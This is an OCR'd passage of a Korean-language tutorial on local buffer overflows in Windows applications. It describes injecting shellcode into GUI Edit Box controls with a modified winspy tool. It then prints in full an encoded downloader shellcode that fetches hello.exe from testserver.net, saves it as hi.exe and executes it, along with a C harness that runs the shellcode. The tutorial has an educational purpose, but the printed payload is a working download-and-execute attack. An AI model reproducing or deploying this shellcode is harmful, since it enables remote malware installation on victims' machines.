
<그림 9. 쉘이 떴음>

제대로 실행된다는 것을 확인하였다. Edit Box가 Text 데이터만 수용하는 것이 아니라 바이너리 데이터도 수용한다는 것을 알았다. 이제 Target Program을 원래 상태로 되돌리고 Edit Box에 직접 바이너리 데이터를 써 보도록 하자.

필자는 Target Program의 Edit Box control의 정보들을 얻어오기 위해서 Visual Studio 6.0을 설치하면 함께 설치되는 spy++라는 프로그램을 이용하여 Edit Box의 Handle과 Process ID, Thread ID 등을 알아낼 수 있었다. 이와 비슷한 기능을 하는 winspy라는 프로그램을 찾을 수 있었는데 winspy는 실행중인 window에서 Process ID, Thread ID, Handle, Class, Text 등등 많은 정보들을 보여주는 프로그램이었다. 이 프로그램은 구글을 통해 검색해 보면 찾을 수 있을 것이다. 회원 가입을 한 후에 다운로드 할 수 있

는 곳도 있고 그냥 다운로드 할 수 있는 곳도 있으니 잘 찾아보기 바란다.

winspy의 모습은 아래 그림과 같다.




<그림 10. winspy의 실행 모습>

위 그램에서 보는 바와 같이 winspy를 통해 많은 정보들을 얻을 수 있다. Winspy를 실행하면 우측 상단에 작은 아이콘이 하나 있다 그 아이콘을 드래그하여 원하는 프로그램의 control위에 갖다 대면 위와 같은 정보들을 보여준다. 또한 비밀번호를 입력하는 control에 텍스트는 ***** 처럼 나타나지만 winspy의 Text가 표시되는 부분에서 실제 텍스트를 보여주는 기능도 가지고 있다.


필자는 이 winspy의 소스코드를 수정하여 원하는 Edit Box control에 바이너리 데이터를 직접 쓸 수 있는 프로그램으로 만들었다. 필자가 구현한 기능에 대한 기술적인 설명은 phrack에 소개된 'Using Process Infection to Bypass Windows Software Firewalls' 라는 문서를 참고하기 바란다. 또한 이 툴이 악용될 소지를 가지고 있으므로 공개를 하지 않을 것이다. 이에 대해서는 필자도 매우 가슴 아프게 생각한다. 다만 간단한 개념을 뒤에서 소개하도록 하겠다.

필자가 수정한 프로그램의 모습은 아래 그림과 같다.




<그림 11. 수정된 winspy의 실행 화면>

이 프로그램의 동작 과정은 winspy와 마찬가지로 우측 상단의 아이콘을 원하는 window control에 갖다 대고 원하는 정보를 찾아온다. 그런 다음 아래의 'Inject Data'에 ₩x55₩x8B₩xEC₩x33₩xDB₩x53 형식의 코드를 입력하고 'OK'버튼을 눌러주면 위에서 선택된 control에 바이너리화된 데이터가 입력된다. 직접 실행 화면을 보도록 하자.



<그림 12. shellcode를 입력하여 바이너리 데이터를 삽입한 모습>




<그림 13. 쉘이 뜬 모습>

자 보는 바와 같이 쉘이 떴다. 수정된 winspy는 Edit Box control 뿐만 아니라 버튼, 타이틀바, 상태바 등 text가 들어있는 모든 control에 대해 바이너리 데이터를 넣을 수 있다.

5. Local Buffer Overflow의 응용

위에서 언급한 대로 Local에서 쉘을 따 내는 것은 별 의미가 없을 수도 있겠다. 그래서 Local Application 을 buffer overflow 시켜서 할 수 있는 응용으로 다운로더를 이용하여 원하는 프로그램을 원격지로부터 다운로드 하여 실행시키는 shellcode를 이용해 보도록 하자.

다운로더 shellcode는 Win32 Genetic Shellgenerator 이란 프로그램을 이용하여 만들어낼 수 있다. 아주 유용한 프로그램이다. 다만 악용하지는 말자. Win32 Genetic Shellgenerator 의 실행 모습은 아래와 같다.



<그림 14. Win32 Genetic Shellgenerator 실행 모습>

위 그림과 같이 실행된다. 이 프로그램은 실행되면서 실행된 시스템의 KernelBase Address를 자동으로 찾는다. 따라서 사용자는 'Website Address' 항목과 'The name of the downloaded file'에 대한 값들만 넣어주면 된다.

필자는 테스트를 위하여 간단한 메시지를 보여주는 hello.exe라는 프로그램을 만들었다. 이 프로그램을 실행하면 아래와 같은 간단한 메시지만을 보여주고 끝난다.

<그림 15. hello.exe 프로그램 실행 모습>


이것을 testserver.net이라는 서버에 업로드 해 놓고 Win32 Genetic Shellgenerator를 이용하여 testserver.net에서 hello.exe를 다운로드 한 후 hi.exe로 저장하고 이를 실행시키는 shellcode를 생성하였다. 생성된 shellcode는 아래와 같다.

```
#include <stdio.h>
char shellcode[] = "\xEB"
"\x0F\x58\x80\x30\x99\x40\x81\x38\x68\x61\x63\x6B\x75\xF4\xEB\x05\xE8\xEC\xFF\xFF"
"\xFF\x70\x69\x99\x99\x99\xC1\xCC\x10\x7C\x18\x75\xB5\x99\x99\x99\x10\xDC\x4D\x5E"
"\xDC\x65\x99\x99\x7C\xEE\x12\xDC\x65\xFF\x18\xA1\xD4\xC3\xEC\xE5\x9C\xA5\x99\x99"
"\x99\x12\x81\x9A\xC4\x65\xFF\x18\xA2\xC9\xDC\xEC\xF2\x18\x5A\xE1\x99\x99\x99\x12"
"\xAA\x9A\xEC\x65\x18\x5F\x81\x99\x99\x99\x34\x10\xDC\x6D\x34\x9A\xDC\x65\x10\xDC"
"\x69\x34\x9A\xDC\x65\x10\xDC\x75\x34\x9A\xDC\x65\x10\xDC\x71\xA8\x66\x12\xDC\x4D"
"\x9C\x96\x99\x99\x99\x10\xDC\x45\x5E\xDC\x41\x94\x99\x99\x99\x71\xB4\x99\x99\x99"
"\x12\xCC\x45\x10\xCC\x79\x12\xDC\x4D\x10\xDC\x45\x5E\xDC\x41\x96\x99\x99\x99\x71"
```

```
"\x8C\x99\x99\x99\x12\xCC\x45\x10\xCC\x7D\x12\xDC\x79\x10\x4A\x70\xEE\x99\x99\x99"
"\x70\x6F\x99\x99\x99\xA8\x59\x10\xDC\x61\x12\xE4\x61\xA2\xE4\x6D\xE4\xDA\xDE\x10"
"\xE4\x61\xA8\x59\x12\xDC\x61\x58\x79\x9B\x12\xC4\x75\x98\x5A\x12\x9A\x9A\xDC\x65"
"\x10\x5E\x12\xEC\x45\x12\xD4\x41\x6A\x3F\xEC\x4F\xA8\x59\x12\xDC\x61\x48\x79\x12"
"\xC4\x71\x98\x5A\xA8\x59\xFF\x12\x9A\x58\x79\x9B\x12\xC4\x69\x98\x41\x12\x81\x9A"
"\xC4\x65\x10\xC4\x45\x5A\x71\x92\x66\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD"
"\xFD\xEB\xFC\xEA\xEA\x99\xD5\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\x70"
"\x1B\x99\x99\x99\xC6\xCC\x10\x7C\x18\x75\x85\x99\x99\x99\x10\xDC\x71\x10\xC4\x7D"
"\x10\xE4\x65\x5E\xDC\x75\x9F\x99\x99\x99\x12\xDC\x65\x10\xDC\x6D\x9C\xDF\x99\x99"
"\x99\x10\xDC\x69\x71\xBE\x99\x99\x99\x5E\xDC\x75\x9A\x99\x99\x99\x12\xDC\x65\x9C"
"\xD5\x99\x99\x99\x10\xDC\x6D\x9C\xA5\x99\x99\x99\x10\xDC\x69\x71\x91\x99\x99\x99"
"\x12\xDC\x65\x70\x52\x99\x99\x99\x12\xDC\x6D\xC9\x66\xCC\x71\x1C\x59\xED\xB9\x10"
"\xDC\x61\x12\xEC\x69\x12\xD4\x75\x12\xC4\x6D\xA8\x59\x35\x98\x5A\x12\xDC\x61\xF9"
"\xCA\xC9\x66\xCC\x7D\x10\x9A\xF8\x7B\x73\x5A\x09\x72\x64\x71\xE0\x66\x66\x66\xF2"
"\xFC\xEB\xF7\xFC\xF5\xAA\xAB\xB7\xFD\xF5\xF5\x99\xCF\xF0\xEB\xED\xEC\xF8\xF5\xD8"
"\xF5\xF5\xF6\xFA\x99\xC6\xF5\xFA\xEB\xFC\xF8\xED\x99\xC6\xF5\xEE\xEB\xF0\xED\xFC"
"\x99\xC6\xF5\xFA\xF5\xF6\xEA\xFC\x99\xCE\xF0\xF7\xDC\xE1\xFC\xFA\x99\xDC\xE1\xF0"
"\xED\xC9\xEB\xF6\xFA\xFC\xEA\xEA\x99\x94\x83\xBB\xB3\xAB\xA3\xEE\xF0\xF7\xF0\xF7"
"\xFC\xED\xB7\xFD\xF5\xF5\x99\xD0\xF7\xED\xFC\xEB\xF7\xFC\xED\xD6\xE9\xFC\xF7\xD8"
"\x99\xD0\xF7\xED\xFC\xEB\xF7\xFC\xED\xD6\xE9\xFC\xF7\xCC\xEB\xF5\xD8\x99\xD0\xF7"
"\xED\xFC\xEB\xF7\xFC\xED\xCB\xFC\xF8\xFD\xDF\xF0\xF5\xFC\x99\x95\x83\xB2\x09\xA8"
"\x59\xC9\x12\x17\xF2\x99\x99\x99\x66\xC8\xA3\x70\x70\x99\x99\x99\xC7\x10\x1F\xF2"
"\x99\x99\x99\xF1\x9D\x99\x99\x99\xF1\x99\x89\x99\x99\xF1\xE6\x0F\x01\x99\xF1\x99"
"\x99\x99\x99\x12\x17\xF2\x99\x99\x99\x66\xC8\x94\x10\x1F\x99\x99\x99\x99\xA8\x59"
"\xC9\xC9\xC9\xC9\xC9\x12\x17\xF2\x99\x99\x99\x66\xC8\xC1\x10\x1F\x9D\x99\x99\x99"
"\xA8\x59\xC9\xC9\xC9\xC9\x14\x1F\x91\x99\x99\x99\xC9\x12\x1F\x9D\x99\x99\x99\xC9"
"\x12\x17\xF2\x99\x99\x99\x66\xC8\xFF\x10\x1F\x9D\x99\x99\x99\x14\x1F\xFA\x99\x99"
"\x99\xC9\xF1\xE6\x0F\x01\x99\x12\x1F\x99\x99\x99\x99\xC9\x12\x1F\x9D\x99\x99\x99"
"\xC9\x12\x17\xF2\x99\x99\x99\x66\xC8\xEE\xF1\x99\x99\x99\x99\x14\x1F\xC5\x99\x99"
"\x99\xC9\x12\x17\xF2\x99\x99\x99\x66\xC8\x83\x10\x1F\xFE\x99\x99\x99\x12\x1F\xFA"
"\x99\x99\x99\xC9\x12\x1F\x99\x99\x99\x99\xC9\x12\x1F\xFE\x99\x99\x99\xC9\x12\x17"
"\xF2\x99\x99\x99\x66\xC8\xBB\x12\x1F\xFE\x99\x99\x99\xC9\x12\x17\xF2\x99\x99\x99"
"\x66\xC8\xB3\xF1\x9C\x99\x99\x99\x14\x1F\xC5\x99\x99\x99\xC9\x12\x17\xF2\x99\x99"
"\x99\x66\xC8\xAB\x70\x9F\x66\x66\x66\x71\x8B\x66\x66\x66\x99\x99\x99\x99\x99\x99"
"\x99\x99\xF1\xED\xED\xE9\xA3\xB6\xB6\xED\xFC\xEA\xED\xEA\xFC\xEB\xEF\xFC\xEB\xB7"
"\xF7\xFC\xED\xB6\xF1\xFC\xF5\xF5\xF6\xB7\xFC\xE1\xFC\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\xF1\xF0\xB7\xFC\xE1\xFC\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x09\x68\x61\x63\x6B\xCD";
```

```
int
main(){
 void (*funct) ();
(long) funct = &shellcode;
funct();}
```


자 이제 이렇게 얻어진 shellcode를 이용하여 Target Program을 overflow 시켜서 공격해 보자.



<그림 16. downloader shellcode를 이용한 overflow 공격 과정>

